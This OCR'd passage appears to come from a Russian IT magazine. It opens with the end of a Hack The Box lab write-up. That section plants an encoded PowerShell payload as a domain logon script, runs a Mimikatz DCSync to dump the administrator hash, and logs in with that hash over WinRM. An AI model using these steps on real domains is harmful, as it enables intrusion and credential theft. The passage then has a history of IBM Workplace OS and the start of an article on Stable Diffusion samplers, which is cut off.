echo "powershell -e JABjA.....AA==" | Out-File -FilePath C:\windows\SYSVOL\sysvol\blazorized.htb\scripts\A32FF3AEAA23\script.bat -Encoding ASCII
```

```
Set-ADUser -Identity SSA_6010 -ScriptPath C:\windows\SYSVOL\sysvol\blazorized.htb\scripts\A32FF3AEAA23\script.bat
```


Спустя какое-то время получаем сессию в окне листенера.



Сессия пользователя SSA_6010

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ


Судя по данным BloodHound, пользователь SSA_6010 имеет право репликации учетных данных домена.



Граф BloodHound

Все учетные записи домена нам не нужны, хватит только администратора. Запросить хеш его пароля можно с помощью **Mimikatz**.


```
.\mimikatz.exe "lsadump::dcsync /user:administrator" "exit"
```



Получение учетных данных админа

С хешем админа авторизуемся через WinRM и читаем последний флаг.

```
evil-winrm -u administrator -H f55ed1465179ba374ec1cad05b34a5f3 -i 10.10.11.22
```




Флаг рута

Машина захвачена!

WORKPLACE OS

Вспоминаем историю самого крупного провала IBM



Альтернативная история — один из самых популярных литературных жанров. Многим интересно узнать, в какую сторону свернула бы цивилизация, если бы Колумб не открыл Америку или IBM приняла на вооружение вместо чипов Intel процессоры PowerPC... Впрочем, последнее — совсем не фантастика, а реальный исторический факт. Ведь для «IBM PowerPC» даже разрабатывалась специальная операционная система!

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

INFO

Читай также: «Полуось. Как OS/2 изменила судьбу Microsoft и открыла дорогу для Windows».

С ЧЕГО ВСЕ НАЧАЛОСЬ?

Середина девяностых стала для корпорации IBM не лучшим периодом в ее истории. С одной стороны, созданный этой компанией стандарт персональных компьютеров IBM PC завоевал значительную долю рынка во всем мире, с другой — независимые производители клепали IBM-совместимые персоналки и комплектующие для них миллионными тиражами, лишая прибыли самого автора технологии. Ко всему прочему специально разработанная для этих машин операционная система OS/2 стремительно теряла популярность под натиском Microsoft Windows, превратившейся в самую распространенную ОС на нашей планете. Впору задуматься над своим будущим.

И в IBM задумались. Выход из сложившегося технологического и финансового тупика там увидели в смене аппаратной платформы: если вместо процессоров Intel персоналки IBM PC будут использовать микросхемы PowerPC, это позволит компании, во-первых, сосредоточить в своих руках производство железа, а во-вторых, выпустить под эту технологическую платформу собственную операционку, что, в свою очередь, позволит писать и продавать софт для нее.

Корпорация IBM вместе с Motorola и Apple уже давно принимала непосредственное участие в разработке RISC-архитектуры PowerPC, потому эти процессоры были для нее, что называется, «родными». К 1994 году компания Apple планировала полностью отказаться от процессоров Motorola серии 68k в пользу PowerPC, что служило наглядным примером, доказывающим принципиальную возможность такой радикальной смены архитектуры. К слову, значительно позже Apple проделала подобный фокус еще дважды: в 2006-м, мигрировав с PPC на платформу Intel, и в 2020-м, перейдя с Intel на чипы Apple Silicon. Что же касается операционной системы, которую можно было бы использовать на новых компьютерах IBM, то работа над ней началась еще в 1991 году. В общем, казалось, что для реализации этого амбициозного проекта звезды складывались самым благоприятным образом.

КОНЦЕПЦИЯ ОПЕРАЦИОННОЙ СИСТЕМЫ

В 1990-м, когда IBM и Microsoft окончательно прекратили сотрудничество по разработке OS/2, архитекторы первой из этих двух компаний пришли к выводу, что эволюция операционных систем движется куда-то не туда. Унаследованная еще из шестидесятых парадигма процедурного программирования делала разработку ОС чрезвычайно трудоемким и ресурсозатратным процессом. Программисты тратили массу времени не только на написание кода: команды разработчиков, поглощенные исправлением ошибок и внедрением новых функций, не успевали создавать совместимые с этой ОС приложения. Каждая операционная система существовала в изоляции и не позволяла использовать приложения из другой экосистемы. Архитекторы IBM мечтали об «универсальной» платформе, в которой можно было бы запускать программы, созданные и для DOS/Windows, и для OS/2, и для UNIX.

Чтобы воплотить эту мечту в реальность, в IBM начали трудиться сразу в двух направлениях. Во-первых, компания решила полностью сломать общепринятый тогда цикл разработки операционных систем, подразумевавший выпуск нескольких альфа-версий, затем бета-версий, потом релиз-кандидата и, наконец, релиза, после чего весь процесс повторялся с новой версией ОС. Вместо этого они решили распараллелить разработку и тестирование: в этом случае тестировщики работали с отдельными модулями ОС, в то время как программисты занимались написанием новых компонентов и исправлением багов в существующих. Этот принцип получил название Grand Unified Theory of Systems (GUTS), или «большая единая теория систем». Во-вторых, в IBM начали создавать микроядро для принципиально новой операционной системы, отличной от OS/2. Идея была грандиозной: в IBM нацелились, ни много ни мало, создать единую унифицированную архитектуру для множества существующих и будущих операционных систем мира.

Это микроядро, получившее название IBM Microkernel, было задумано как масштабируемое, кросс-платформенное и модульное, с поддержкой клиент-серверной архитектуры, при этом лицензировать предполагалось не только бинарные файлы, но и исходный код. В IBM надеялись добиться универсальности, благодаря которой это микроядро можно было бы использовать как на настольных компьютерах, так и в мейнфреймах, примерно как сейчас ядро Linux лежит в основе ОС и на мобильных Android-устройствах, и на персоналках, и на серверах. За основу в IBM взяли модифицированный Open Software Foundation форк микроядра Mach 3.0, созданного сотрудниками университета Карнеги — Меллона Ричардом Рашидом и Эви Теваньяном. Выбор был продуманным: это же микроядро позже стало основой для разработанного Apple ядра XNU, которое используется в macOS, iOS, iPadOS, tvOS и watchOS.

Планы IBM были амбициозными. Работающая на основе IBM Microkernel операционная система должна была широко использовать библиотеки и фреймворки для упрощения создания прикладных программ, обеспечивать полную обратную совместимость с устаревшими и наследуемыми системами и при этом поддерживать как 32-битный, так и 64-битный режимы работы, причем параллельно. Кроме того, новое микроядро должно было работать на нескольких аппаратных архитектурах: PowerPC, ARM и x86, но от этих грандиозных планов в итоге пришлось отказаться, и полномасштабная поддержка была реализована только для PPC.

Поверх микроядра располагался слой общедоступных служб (Personality Neutral Services, PNS), обеспечивающий взаимодействие ядра и прикладных процессов в операционной системе. Ведущий архитектор IBM Пол Джиангарра, занимавшийся проектированием этой ОС, писал, что слой PNS по задумке разработчиков включал не только низкоуровневые службы файловой системы, ввода-вывода и драйверов устройств, но и высокоуровневые службы, обеспечивающие работу сетевого стека и баз данных. Считалось, что размещение таких ориентированных на приложения служб близко к микроядру повысит их эффективность за счет сокращения количества вызовов функций.

В IBM придумали и собственную модель драйверов под названием Adaptive Driver Architecture (ADD) — предполагалось, что она облегчит портирование драйверов между разными ОС, использующими IBM Microkernel. По задумке разработчиков такие драйверы должны были стать частью инструментария, обеспечивающего переносимость ОС: например, некоторые из них могли использоваться с целью поддержки оборудования, необходимого для нормальной работы приложений Windows и OS/2 на микроядре IBM Microkernel.


Поверх слоя служб располагалась еще одна абстракция — так называемый слой персоналий (personalities). Под «персоналиями» в IBM понимали подсистемы среды и окружения для приложений, изначально разработанных для разных системных платформ. Под управлением микроядра IBM планировалось обеспечить работу программ для DOS, Windows, OS/2 и UNIX (AIX), позже рассчитывали добавить поддержку macOS. При этом пользователь мог настроить ОС таким образом, чтобы какие-то персоналии оставались превалирующими: например, отключить поддержку Windows или UNIX, если она ему не нужна.

А вот что касается графического интерфейса, то в этом вопросе единодушия не было. Разные группы разработчиков отстаивали свой вариант: одни планировали встроить в новую ОС уже готовый оконный менеджер Workplace Shell из OS/2 той же IBM, другие настаивали на использовании Common Desktop Environment (CDE) от UNIX.

АЛЬЯНС С APPLE И РОЖДЕНИЕ WORKPLACE OS


Вдрызг разругавшись с Microsoft, корпорация IBM сразу же начала заигрывать с их прямым конкурентом — компанией Apple. В 1991 году делегация специалистов из IBM побывала в гостях у генерального директора «яблочников» Джона Скалли, где им продемонстрировали прототип операционной системы с кодовым названием Pink, внутреннее устройство которой в целом соответствовало идеологии GUTS, как минимум в силу широкого использования программных фреймворков на микроядре. Нашлись у IBM с Apple и другие точки соприкосновения: совместная работа над архитектурой PowerPC. Эти процессоры вскоре должны были стать основой всех компьютеров, выпускаемых Apple.

Результатом переговоров стало соглашение о сотрудничестве, которое Джон Скалли охарактеризовал так: «Благодаря историческому партнерству Apple и IBM OS/2 и macOS, уже находящиеся в массовом доступе, будут объединены на общей аппаратной платформе PowerPC, что принесет возрождение отрасли». Иными словами, в IBM уже тогда планировали наладить выпуск персоналок на платформе PowerPC, не хватало только операционной системы. Для ее разработки в 1992 году IBM и Apple основали компанию Taligent Inc, которая занялась дальнейшим развитием проекта Pink. Новую ОС решили собрать на уже созданном микроядре IBM Microkernel — проект получил наименование Workplace OS. Впрочем, для IBM главным мотивом всей этой истории оставалось не «возрождение отрасли», которую декларировал Скалли, а попытка пошатнуть рыночные позиции Wintel — так в айтишных кругах того времени называли победоносный тандем Windows и Intel.



Впервые прототип новой ОС показали публике на выставке Comdex в конце 1992 года. Прототип позволял запускать программы для MS-DOS и OS/2, а разработчики с гордостью заявляли, что на подходе «персоналия», которая обеспечит совместимость Workplace OS с приложениями macOS.

К 1993 году Taligent и IBM начали тестирование двух версий Workplace OS — с интерфейсом Workplace Shell, позаимствованным из OS/2, и оконным менеджером на основе UNIX Common Desktop Environment. Остановились в итоге на первом варианте. Можно сказать, что к началу 1994 года работоспособная бета Workplace OS была уже готова, а вот железа под нее все еще не было.




Подразделение IBM, занимавшееся персональными компьютерами, — IBM Power Personal Systems — к 1994 году сумело построить только несколько прототипов персоналок на основе процессора PowerPC и неторопливо приступило к их тестированию. Ничего не поменялось и в 1995 году. Ничего, кроме появления двумя годами ранее Windows NT 3.1 — системы, которая встряхнула корпоративный IT-рынок и перевернула его с ног на голову. В Microsoft сознательно отказались от расширенной кросс-платформенности в пользу надежности и простоты архитектуры: в то время как разработчики Workplace OS самоотверженно боролись с различными сбоями и аппаратными проблемами, Windows NT просто работала.

Уже на этапе тестирования Workplace OS совершенно внезапно обнаружился неустранимый баг, связанный с конфликтом в порядке байтов. Порядок байтов — это очередность, в которой байты в слове данных записываются в память и читаются из нее. Иными словами, это способ, с использованием которого компьютер хранит и обрабатывает значения, занимающие больше одного байта, — например, целые числа и числа с плавающей точкой. Workplace OS, изначально ориентированная на совместимость с OS/2, по умолчанию использовала little-endian, в то время как AIX и некоторые другие ОС — big-endian. Процессор PowerPC мог работать в любом из этих режимов, но порядок байтов выбирался один раз при загрузке системы и потом уже не мог быть изменен. Это ставило жирный крест на заявленной IBM одновременной поддержке Workplace OS целой кучи разных систем с помощью «персоналий» — по факту операционка могла запускать приложения только тех платформ, в которых совпадал порядок байтов.

Выпуск релиза Workplace OS непрерывно переносился и откладывался, и в руководстве IBM отчаялись уже настолько, что начали всерьез рассматривать возможность использовать на своих компьютерах с процессорами PowerPC... Windows NT. Только вот серийное производство самих этих компьютеров так и не наладили.

КРУШЕНИЕ НАДЕЖД

Первый (и последний) выпуск Workplace OS состоялся 15 декабря 1995 года. Правда, из-за полного отсутствия поддержки платформой каких-либо других приложений, кроме OS/2, эта операционка в релизе получила название OS/2 Warp Connect (PowerPC Edition). Партнерам IBM ОС стала доступна 5 января 1996 года, но поставляли ее только клиентам, использовавшим серверное оборудование IBM Power Series, по специальному запросу, причем установить ее можно было только на устройства двух моделей: IBM PC Power Series 830 и 850. Стоимость лицензии составила 215 долларов.



Несмотря на собственное микроядро, отличное от ядра «полуоси», эта система была полностью идентична по своему интерфейсу OS/2 для Intel, единственное отличие состояло в том, что она могла запускаться на компьютерах с процессорами PowerPC 604 на частоте 100–120 МГц. А вот с функциями вышел конфуз: несмотря на то что OS/2 Warp Connect предназначалась для серверов... она не имела поддержки сети. В IBM объясняли это тем, что релиз предназначен для разработчиков, но тут вылез наружу конфуз номер два: в дистрибутиве напрочь отсутствовал компилятор. В ответ на недоуменные вопросы пользователей представитель подразделения персональных системных продуктов IBM Джо Станкард заявил: «Когда и если рынок PowerPC увеличится, мы увеличим присутствие операционной системы по мере необходимости». А в опубликованном в интернете коммюнике добавил: «Мы не планируем дополнительных релизов семейства OS/2 Warp на платформе PowerPC в 1996 году — поскольку мы только что выпустили в конце декабря 1995 года продукт OS/2 Warp PowerPC Edition». То есть эта недоделанная сырая операционка без поддержки сетевого стека считалась полноценным релизом. А остальное подвезут, если будете покупать то, что дали.

Насчет дальнейших планов компании Станкард не соврал: в марте 1996 года IBM полностью закрыла проект Workplace OS, посчитав его бесперспективным. Причин было несколько: невысокая производительность, отсутствие поддержки других приложений, кроме OS/2, отказ от планов выпуска персоналок на базе процессоров PPC и низкий спрос со стороны клиентов. Но главной причиной стала невозможность реализовать запуск приложений из разных ОС в рамках одной платформы, который IBM изначально рассматривала в качестве своей основной цели. Архитектор Workplace OS Фримен Л. Роусон позже вспоминал об этом так: «Не существует хорошего способа обеспечить полноценную поддержку нескольких систем, не делая платформу чрезмерно большой и сложной. Кроме того, передача сообщений микроядра не соответствовала характеристикам современных процессоров, что привело к проблемам с производительностью. Наконец, использование множества системных объектов усложнило дизайн и еще больше снизило производительность ОС. [...] Более скромные, более целевые операционные системы потребляют меньше ресурсов, предлагают лучшую производительность и могут обеспечить желаемый результат с меньшими компромиссами».

В 1996 году IBM закрыла и подразделение Power Personal Systems, ответственное за разработку персоналок на базе PowerPC. В совокупности корпорация вбухала в этот проект два миллиарда долларов (или 0,6% от дохода IBM за этот период). Журналисты называют Workplace OS одним из самых провальных эпизодов в истории IBM, но этот продукт тем не менее основывался на вполне здравых идеях, которые позже нашли свое воплощение в других операционных системах.

СЕМПЛЕРЫ И ШЕДУЛЕРЫ

Разбираем два важных механизма улучшения генеративных картинок

У веб-интерфейсов к диффузионным нейронкам вроде Stable Diffusion есть огромная масса параметров, движков и ползунков, меняя значения которых можно добиться изменения картинки при прочих равных условиях. Сегодня поговорим о выборе семплеров и шедулеров.

Олег Афонин
Эксперт по мобильной криминалистике компании «Элкомсофт»
aoleg@voicecallcentral.com


Принято считать, что если выбор семплера (а тем более — шедулера) и влияет на результат генерации, то, во-первых, влияние это минимально, а во-вторых, достаточное количество шагов нивелирует и без того небольшую разницу между финальными изображениями. Это глубочайшее заблуждение, что я и намерен продемонстрировать в сегодняшней статье.

Читай также по теме генеративных моделей:
- Stable Diffusion XL. Генерируем картинки нейросетью на своем компьютере
- Stable Diffusion XL. Выбираем модели, рефайнеры, лоры и стили
- ReForge. Улучшаем картинки, генерируемые Stable Diffusion
- FLUX.1 и SwarmUI. Генерируем картинки новой открытой моделью
- Фишки FLUX.1. Добиваемся лучших картинок от новой генеративной модели
- Карта мира генеративного ИИ. Выбираем модель и интерфейс, разбираемся с терминами

СЕМПЛЕР И ШЕДУЛЕР: ЧТО ЭТО ТАКОЕ

В контексте генеративного ИИ, особенно при работе с диффузионными моделями, термины sampler и scheduler играют ключевую роль в процессе генерации изображений.

Как создать скульптуру? Взять глыбу мрамора и отсечь все лишнее. Именно по этому принципу работают диффузионные модели искусственного интеллекта, к которым относится и семейство Stable Diffusion. Глыбой мрамора здесь выступает сгенерированный моделью шум, а инструментом, который отсекает лишнее, — семплер. Таким образом, вместо создания изображения с нуля картинка постепенно восстанавливается из шума, а семплер определяет, как именно будет происходить этот процесс.



Семплеры управляют тем, как на каждом шаге генерации выбирается и корректируется шумовое распределение. Разные семплеры дают различные результаты. Грубо говоря, из полена можно вырубить Буратино как стамеской, так и топором; результат будет отличаться.


Какие-то семплеры оптимизированы на скорость (условный «топор») и могут быстрее восстанавливать изображение (быстрее конвергировать) — как правило, в ущерб качеству картинки или разнообразию результатов. Другие могут давать более детализированные («стамеска») или, наоборот, упрощенные изображения. Какие-то семплеры требуют меньшего числа шагов (но каждый шаг занимает больше времени), а какие-то — большего, но изменения картинки на каждом шаге диффузии 